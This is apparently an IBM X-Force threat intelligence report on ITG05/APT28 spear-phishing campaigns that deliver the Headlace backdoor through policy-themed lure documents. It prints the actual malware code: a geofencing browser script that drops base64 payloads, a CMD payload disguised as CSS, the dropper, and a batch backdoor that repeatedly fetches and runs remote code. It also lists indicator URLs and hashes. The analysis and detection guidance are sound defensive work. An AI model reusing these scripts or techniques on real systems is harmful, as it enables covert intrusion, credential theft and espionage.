
- Freezing the assets of 245 entities (including key banks) and 1,551 individuals (primarily Russian officials and elites), to whom travel bans also apply.
- Restricting transactions with Russia's central bank and blocking access to its reserve holdings.
- Imposing debt and equity restrictions on certain banks and companies.
- Banning transactions with certain Russian state-owned military-industrial enterprises.
- Disconnecting 10 leading Russian financial institutions—including Sberbank, Russia's largest bank—from SWIFT (the world's dominant international financial messaging system).
- Broadening export controls on dual-use goods and technologies.
- Banning certain exports in the aviation, maritime, and technology sectors (e.g., semiconductors) and the export of drone engines and luxury goods to Russia.

Fig. 6: Lure document "IN11897.pdf"

In early December 2023, X-Force uncovered the ITG05 lure titled **IN11897.pdf**, which leverages the 20 November 2023 CRS update on "Russia's War Against Ukraine: European Union Responses and U.S.-EU Relations." The publicly available document features key updates informing policymakers regarding the War in Ukraine distributed by the public policy research institute of the United States Congress.

Infection chain

The following represents X-Force's detailed analysis of the multiple infection chains associated with the lures above, ultimately delivering Headlace malware.





redirects to
Public hosting service
runs in Browser
JS
Browser enumeration script
downloads
Malicious archive
Execution chain 1:
Execution chain 2:
opens lure with vulnerable WinRAR
User
opens
EXE
vulnerable calc.exe
RAR
CVE-2023-38831
Execution chain 3:
DLL side loading
opens
tojanized WindowsCodecs.dll
executes
executes
displays
drops and runs via wscript.exe
Lure/decoy document
Headlace Dropper (.CMD)
Headlace Launcher (.VBS)
runs
starts
MSEdge (headless)
Headlace Backdoor (.BAT)
Every ~6min
runs
Public hosting service
downloads as .CSS
Follow-on payloads (.CMD)

Fig. 7: Headlace full infection graph

The diagram above is a high-level depiction of the Headlace infection flow. A deep dive into the different components impacting delivery including the abuse of commercial hosting services, multi-stage malware, exploitation, and command and control are explored in the following sections.

Abusing commercial hosting services

In September 2023, CERT-UA reported spear phishing emails containing URLs that led recipients to malicious archives hosted on abused, publicly available, commercial infrastructure; like the Mocky and Mockbin APIs and the Infinityfreeapp service.

In early campaigns, the threat actors used the Mockbin service to deliver malicious ZIP files containing decoy images, as well as a .CMD file which was identified as Headlace malware.

Example URLs:

https://run.mocky[.]io/v3/027fab50-2478-4dd2-962f-bb525b36810d https://mockbin[.]org/bin/229f6d51-f534-466f-b642-e86811631083/<result_of_whoami>

Scroll to view full table

Later, in late October through November 2023, X-Force observed a second legitimate service “infinityfreeapp.com” used to host malicious payloads.

In the same timeframe, CERT-FR reported malicious activity by APT28 that included the use of Mocky, Mockbin and infinityfreeapp services in attacks targeting French government systems.

The threat actor created several subdomains over the course of the campaigns. The phishing URL would contain a unique hardcoded URL parameter “id”. This ID is necessary to be able to download the lure archive as well as Headlace’s secondary payloads and likely allows ITG05 to track infections through all stages. Once a victim visits the URL and passes the browser check, the site redirects to its **filedwn.php** script using the same “id” parameter. This causes the download of a ZIP file, again containing the Headlace payload. Instead of the Mocky service, the Headlace backdoor uses the hardcoded id parameter to download the next payload via a URL calling the hosted **execdwn.php** file.

Example URLs:

https://downloadingdoc[.]infinityfreeapp[.]com/?id=61726832-e715-4f79-99e8-1587300c1035 https://downloadingdoc[.]infinityfreeapp[.]com/filedwn.php?id=61726832-e715-4f79-99e8-1587300c103 https://downloadingdoc[.]infinityfreeapp[.]com/execdwn.php?id=61726832-e715-4f79-99e8-1587300c1035

Scroll to view full table

Browser checker

Before payloads are downloaded from the legitimate staging services, a Javascript-based browser enumeration script verifies the user agent and in some cases the geolocation of the victim. Different versions of the script are used up to three times within a single infection. Infections start with the phishing URL, which redirects to the first download site after a first check. There, the second check takes place, which involves a user agent and geolocation check via the "**https://ipapi[.]co/json**" service (see screenshot below). After a successful lure download, the victim is redirected to www.msn.com.

```
<!DOCTYPE html><html><head><title>MSN</title>
    <script src='https://ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js'></script>
    <script>$(document).ready( function() {
        $.getJSON('https://ipapi.co/json', function(data){
            if (window.navigator.userAgent.toLowerCase().includes('win')
                && data.country.toLowerCase() == 'de'
                && data.version.toLowerCase() == 'ipv4'){
                    var a = document.createElement('a');
                    a.href = 'data:application/zip;base64,UEsDBBQAAAAIAPC7NFeHOimFbwIAABEUAAANACQAa2I1MDIxMDQyLmNtZAoAIAAAAAAA
                    a.download = 'kb5021042.zip';
                    a.click();
                    window.location.replace('https://www.msn.com/');
                    }
            else{
                var a = document.createElement('a');
                a.href = 'data:application/zip;base64,UEsDBBQAAAAIAPC7NFeHef7FGAEAAMcQAAANAAAAa2I1MDIxMDQyLmNtZNXXMWuDQBjG8V3w
                a.download = 'kb5021042.zip';
                a.click();
                window.location.replace('https://www.msn.com/');}
            });
});</script></head><body></body></html>
```

Geofencing and checking for Windows-based victim

Weaponized archive

Benign archive

Fig. 8: Browser enumeration script verifying a geolocation in Germany, before dropping an archive payload

As visible in the screenshot above, the browser script drops one of two different payloads, depending on the result of the location check. Should the request originate from a different country other than the one targeted, ITG05 will drop a non-weaponized version of the archive. This version would only contain the benign lure. In the case of the campaign above, it contains a .CMD file only faking a Windows update, but without installing the malicious Headlace backdoor.

This campaign was active from late September until the end of November, targeting Kazakhstan, Hungary, Germany, Saudi Arabia, Ukraine and Azerbaijan. Later campaigns using policy-themed lures employed the same technique of dropping only benign lures should any of the checks fail.

After the successful execution of the Headlace dropper, the backdoor uses a second download site to stage secondary payloads. These are downloaded in MS Edge headless mode, so the corresponding browser scripts check if the user agent contains the string "edge". Often the second download site performs another geolocation check:

```
<html><head><title>MSN</title>
<script src='https://ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js'></script>
<script>$(document).ready( function() {
    $.getJSON('https://ipapi.co/json', function(data){if (window.navigator.userAgent.toLowerCase().includes('edg')
    data.country_code.toLowerCase() == 'tr' ){var a = document.createElement('a')
    a.href = 'data:text/css
base64,Y2hjcCA2NTAwMQ0KdGFza2tpbGwgL2ltIG1zZWRnZS5leGUgL2YNCndob2FtaT4iJXByb2dyYW1kYXRhJVxtZ3V1bnUiDQpzZXQgL3AgbWd1dW51P1
iDQp0aW1lb3V0IDUNCnN0YXJ0ICIiIG1zZWRnZSAtLWhlYWRsZXNzPW5ldyAtLWRpc2FibGUtZ3B1IGh0dHBzOi8vbW9ja2Jpbi5vcmcvYmluLzIyOWY2ZDU
TYzMTA4My8lbWd1dW51JQ0KdGltZW91dCAzMA0KdGFza2tpbGwgL2ltIG1zZWRnZS5leGUgL2YNCmRlbCAvcSAvZiAiJXVzZXJwcm9maWxlJVxEb3dubG9hZH
wcm9ncmFtZGF0YSVcbWd1dW51Ig==
    a.download = 'qi22t1.css'
    a.click()
}
    else{
    window.close()
</script>
</head>
<body></body></html>
```

Only allowing downloads from Turkey

Base64 encoded .CMD payload disguised as CSS file

Fig. 9: Browser enumeration script verifying geolocation in Turkey before dropping a payload disguised as a .CSS file

X-Force observed large numbers of browser enumeration scripts specifically targeting the following countries:

- Hungary
- Türkiye
- Australia
- Poland
- Belgium
- Ukraine
- Germany
- Azerbaijan
- Saudi Arabia
- Kazakhstan
- Italy
- Latvia
- Romania

Later variants of the enumeration and verification scripts are likely implemented server-side with a specific hardcoded ID, which is provided in the first phishing URL and is required during all later stages as a URL parameter.

Headlace

X-Force observed three possible execution chains implemented by ITG05 for executing the Headlace malware:

Execution via WinRAR vulnerability

In this chain, a victim is targeted via the CVE-2023-38831 WinRAR vulnerability. If the victim has a vulnerable WinRAR application and opens the archive, the lure document is presented while the Headlace dropper is executed in the background.

Execution via DLL hijacking

The DLL-hijacking chain involves delivering a legitimate Microsoft Calc.exe binary that is susceptible to DLL-hijacking. This involves the victim clicking on Calc.exe to load a malicious DLL that is packaged alongside Calc in the malicious archive. The DLL then executes the Headlace CMD dropper file. In order to trick victims into running the executable, Calc.exe is renamed and contains whitespace padding before its extension, which may prevent users from spotting the suspicious .EXE extension.

Direct Execution

In this chain, the threat actor directs the victim to execute the Headlace CMD dropper directly by disguising it as a Windows update script and reporting fake update status messages in the console.

Headlace is a new backdoor discovered by CERT-UA in September 2023. It consists of three components: a .CMD dropper, a .VBS launcher and a .BAT backdoor. The initial dropper starts by writing both other components into the %PROGRAMDATA% directory. It then runs the .VBS launcher and after a short timeout it displays the lure as a decoy and deletes its traces from the directory it was started in.

calc.cmd - Notepad

File Edit Format View Help

```
@echo off & (echo On Error Resume Next & echo CreateObject^(^"WScript.shell^"^).Run ^"^"^"%%programdata%%\\6a98168f-f14f-4014-8b28-8329b011
title "war.docx"
attrib -h -r /s > nul 2>&1
start "" "war.docx" > nul 2>&1
taskkill /F /IM "war                                                                    .EXE" > nul 2>&1
del /F /A /Q WindowsCodecs.dll > nul 2>&1
del /F /A /Q "war                                                                    .EXE" > nul 2>&1
if exist "%userprofile%\Downloads\war.zip" move /y "war" "%userprofile%\Downloads\war.zip" > nul 2>&1
if exist "..\war.zip" move /y "war" "..\war.zip" > nul 2>&1
if exist "war.zip" move /y "war" "war.zip" > nul 2>&1
del /F /A /Q "war" > nul 2>&1
del /F /A /Q "calc.cmd" > nul 2>&1
exit
```

Fig. 10: Headlace dropper script

The .VBS launcher uses the Wscript.Shell object to execute the .BAT file, which acts as a backdoor. In regular intervals, it runs msedge in headless mode to download another payload from a hardcoded URL, execute it and subsequently delete it:

```
:loop
chcp 65001
timeout 300
taskkill /im msedge.exe /f
timeout 5
del /q /f "%userprofile%\Downloads\*.css"
start "" msedge --headless=new --disable-gpu data:text/html;base64,PHNjcmlwdD53aW5kb3cubG9jYXRpb24ucmVwbGFjZSgiaHR0cHM6Ly9kb3dubG9hZGRvYy5pbm
timeout 30
taskkill /im msedge.exe /f
move /y "%userprofile%\Downloads\*.css" "%programdata%\5u0wxl.cmd"
call "%programdata%\5u0wxl.cmd"
del /q /f "%programdata%\5u0wxl.cmd"
goto loop
```

Fig. 11: Headlace backdoor script

During the last campaign, X-Force observed a new infection chain leading to Headlace. The malicious ZIP file would contain several hidden files and only one visible executable, with a long whitespace-padded filename, in order to hide the extension. The binary is a copy of the legitimate calc.exe, which is vulnerable to DLL hijacking. Once executed, it searches the current directory for WindowsCodecs.dll, one of the hidden files, and loads it. The DLL's main function was overwritten to execute the hidden .CMD file that is the Headlace payload. By using indirect execution, the malicious activity is more difficult to detect.

Another variant of Headlace would disguise itself as a Windows update. When launching the script, right after dropping and launching its malicious components, Headlace would print out fake status messages at regular intervals, imitating an update mechanism to an untrained user.

```
@echo off & (echo On Error Resume Next & echo CreateObject
color 1E
Title KB5021042
echo.
cls
echo.
echo.
echo Updating Windows...
echo ----------------------------------
echo Progress: ---------- 1%%
echo ----------------------------------
ping -n 2 localhost >nul
cls
echo.
echo.
echo Updating Windows...
echo ----------------------------------
echo Progress: +---------- 2%%
echo ----------------------------------
ping -n 2 localhost >nul
cls
echo.
echo.
echo Updating Windows...
echo ----------------------------------
echo Progress: +---------- 3%%
echo ----------------------------------
ping -n 2 localhost >nul
cls
echo.
echo.
echo Updating Windows...
echo ----------------------------------
echo Progress: ++---------- 10%%
echo ----------------------------------
ping -n 2 localhost >nul
cls
echo.
echo.
echo Updating Windows...
echo ----------------------------------
echo Progress: +++---------- 15%%
echo ----------------------------------
ping -n 2 localhost >nul
cls
echo.
echo.
```

Fig. 12: Headlace dropper faking a Windows update

Actions on objective

According to observations of CERT-UA, once a foothold has been established on the system, several follow-up payloads are used to capture NTLM credentials or SMB hashes of user accounts and attempt to exfiltrate them via the TOR network. X-Force has observed variants of Nishang's "Start-CaptureServer.ps1" script, which were modified to exfiltrate credentials through Mockbin. This activity was also reported on by Zscaler in the "Steal-It" campaign. In addition, ITG05 is also known to leverage custom exfiltration tools such as Graphite and Credomap.

Conclusion

X-Force assesses with high confidence that ITG05 will continue to leverage attacks against diplomatic and academic centers to provide the adversary with advanced insight into emergent policy decisions. Given recent operations, ITG05 remains adaptable to changes in opportunity within the cyber threat landscape by exploiting public CVEs and leveraging commercially available infrastructure.

Recommendations

X-Force recommends all individuals and entities engaged in or informing policy creation to remain in a heightened state of defensive security and to:

- Stay abreast of newly published exploits likely to be used by APT actors.
- Hunt for regularly spawned processes containing “msedge –headless-new –disable-gpu”.
- Hunt for headless MS Edge processes downloading .CSS files.
- Monitor for downloaded archives containing .CMD files.
- Monitor for DLL hijacking via modified WindowsCodecs.dll files.
- Monitor for filenames containing an unusually large number of consecutive whitespaces.
- Monitor network traffic for unusual or unsanctioned commercial service use.
- Monitor for suspicious use of browsers in headless mode.
- Install and configure endpoint security software.
- Update relevant network security monitoring rules.
- Educate staff on the potential threats to the organization.

Indicators of Compromise

MD5, SHA1, SHA256, File Path, File Name, Command, Registry Key, Registry Value, Scheduled Task, Service Name

Indicator	Indicator Type	Context
https://mockbin[.]org/bin/902ca47f-644d-4d44-88ec-060fdb7acaa4	URL	JS Dropper URL
https://mockbin[.]org/bin/229f6d51-f534-466f-b642-e86811631083	URL	JS Dropper URL
https://downloadingdoc.infinityfreeapp[.]com/filedwn.php	URL	JS Dropper URL
https://document-c.infinityfreeapp[.]com/execdwn.php?id=aec02d48-92f3-45a5-a003-051369b51928	URL	JS Dropper URL
https://downloaddoc.infinityfreeapp[.]com/execdwn.php?id=488354ce-01ce-4d45-b47a-88701d40c52a	URL	JS Dropper URL
https://mockbin[.]org/bin/7cc44695-0c31-4620-bed4-2e60adf0a4b6	URL	JS Dropper URL
https://mockbin[.]org/bin/92354a6a-ba1f-4a1a-abea-fba269cabd66	URL	JS Dropper URL
https://downloaddoc.infinityfreeapp[.]com/execdwn.php?id=6a98168f-f14f-4014-8b28-8329b0118936	URL	JS Dropper URL
68bfa69cdbf947eac31e736b2e54244e829e302ea8dafd65edc6e0f879257a53	sha256	archive
0db8cd7f349afe5a85cd3fd798e2cf4dcb7d2cbbdea3c312f2c7108c4347ada4	sha256	malicious batch script
a706778508af9e507d6d4b509276e9b82ce94f8a2ec913cc2deadba5aaa7d538	sha256	malicious batch script
ed982645d677c04cb5846251924a12e0e2c9ed16d8fa800a628189faf5009c9f	sha256	malicious batch script
896ca8488c9d8792bd0197646d857e0c2ae0312bbc6d812c12da45016f019264	sha256	malicious batch script
595590fdfa9618b7f7aab5b8795f9336d71c8918f60aa88dce5d4b07c7071a5a	sha256	malicious batch script
726af8cd2d92691045ebe659d77acf4ae19b7172e383556befb79719fb78d7ce	sha256	malicious batch script
ab5aef93ffe694970374af638b407dbd56ea5a548235973f51cba67cd7baa07e	sha256	malicious batch script
19e95b32b77d8dfd294c085793cd542d82eddac8e772818fea2826fa02a5cc54	sha256	malicious batch script
f5b7a2d9872312e000acbe3dc8153707acecc5ba184f97ad6014327db16549c7	sha256	malicious batch script

Indicator	Indicator Type	Context
d281a1fa09e7810a4a9e13750d227f557e54370689fd86216332534bc9214918	sha256	malicious batch script
a760b01841a120eccc22856af1c9a8e513871366ef329502f42f9648708720ca	sha256	malicious batch script
103adb71848a31021692f5ba2ef1691eb29f3ded81b86954753f2f2fbeda08a7	sha256	malicious batch script
47074a6d033966d07e4587705401533ad6c5fa2b11303c520a37999337d1a1eb	sha256	malicious DLL
79fe0b155cf5d2b45d28946ad6ba47f7282b468af064c29346dcd1dcd0aec507	sha256	malicious DLL
9a798e0b14004e01c5f336aeb471816c11a62af851b1a0f36284078b8cf09847	sha256	malicious DLL
290b63be4b81ee8a569cb3298eac089b775acc07c82a2d9ea800de8314c6f342	sha256	malicious javascript dropper
ed56740c66609d2bbd39dc60cf29ee47743344a9a6861bee7c08ccfb27376506	sha256	malicious lnk
a37140d97600573ace4fc31a9d289adcedb5c9cbfb92059b7184e46b635aaf57	sha256	malicious visual basic script
9f5846193f545341b0c897947e07bc068712e396fe7c0863d43420bbd633aab1	sha256	news_week_6.docx
f983d786f4dc2d1793f6b28907c4035c96b6b5c8765ba12dc4510dab0fceabf5	sha256	news_week_6.zip
84638698fdcf2e9e45e7dd560c8d00fb4da6fa32dabaacd31b3538d38755dad4	sha256	news_week_6.zip
5b8c240083cba4442fb6bbb092efd430ce998530cc10fd181b3f71845ec190ce	sha256	news_week_6.zip
16bcd167162e4ded71b8c7e9a2587be821d3a752c71fcbb2ae64cf1088b62fc0	sha256	news_week_6.zip
1f4792dadaf346969c5e4870a01629594b6c371de21f8635c95aa6aba24ef24c	sha256	war.docx
8cc664ff412fc80485d0af61fb0617f818d37776e5a06b799f74fe0179b31768	sha256	war.zip
2ac6735e8e0b23b222161690adf172aec668894d170299e9ff2c54a4ec25b1f4	sha256	war.zip
d37779e16a92da7bd05eae50c64b36e2e2022eb441382be686fda4dbd1800e90	sha256	war.zip
45e44afeb8b890004fd1cb535978d0754ceaa7129082cb72386a80a5532700d1	sha256	Zeyilname.zip
22ed5c5cd9c6a351398f1e56efdfb16d52cd33cb4b206237487a03443d3de893	sha256	Zeyilname.zip
243bab79863327915c315c188c0589202f64b3500a3fee3e2c9f3d34e8e1f154	sha256	Zeyliname.docx
5a58e99a0ecdc461ce11c8253df9ea410076d56abc254628ed5ff4e5622acfde	sha256	Razumkov Centre pdf
e699a7971a38fe723c690f37ba81187eb8ed78e51846aa86aa89524c325358b4	sha256	EU Parliament doc
1cfa9dbc91e3d136cbd42670f5a587963dab5898e7bd68684966d6e07bcb23e2	sha256	Roadmap.docx
3cc52ef447578f4ab549f692013d7f2e849aba8cad83a8d63bf1569d874f38fa	sha256	2023-12-bois-position-on-accessing-capital-pr.docx
a50e32f52c249129655a9cb7be28b4efc32244c70f5ed1b4c4925b1b8f41199e	sha256	IN11897.pdf

Scroll to view full table

To learn how IBM X-Force can help you with anything regarding cybersecurity including incident response, threat intelligence or offensive security services schedule a meeting here.

If you are experiencing cybersecurity issues or an incident, contact X-Force to help: US hotline 1-888-241-9812 | Global hotline (+001) 312-212-8034.

Golo Mühr

X-Force Threat Intelligence, IBM

Claire Zaboeva

Senior Strategic Cyber Threat Analyst, IBM

Joe Fasulo

Cyber Threat Researcher - IBM X-Force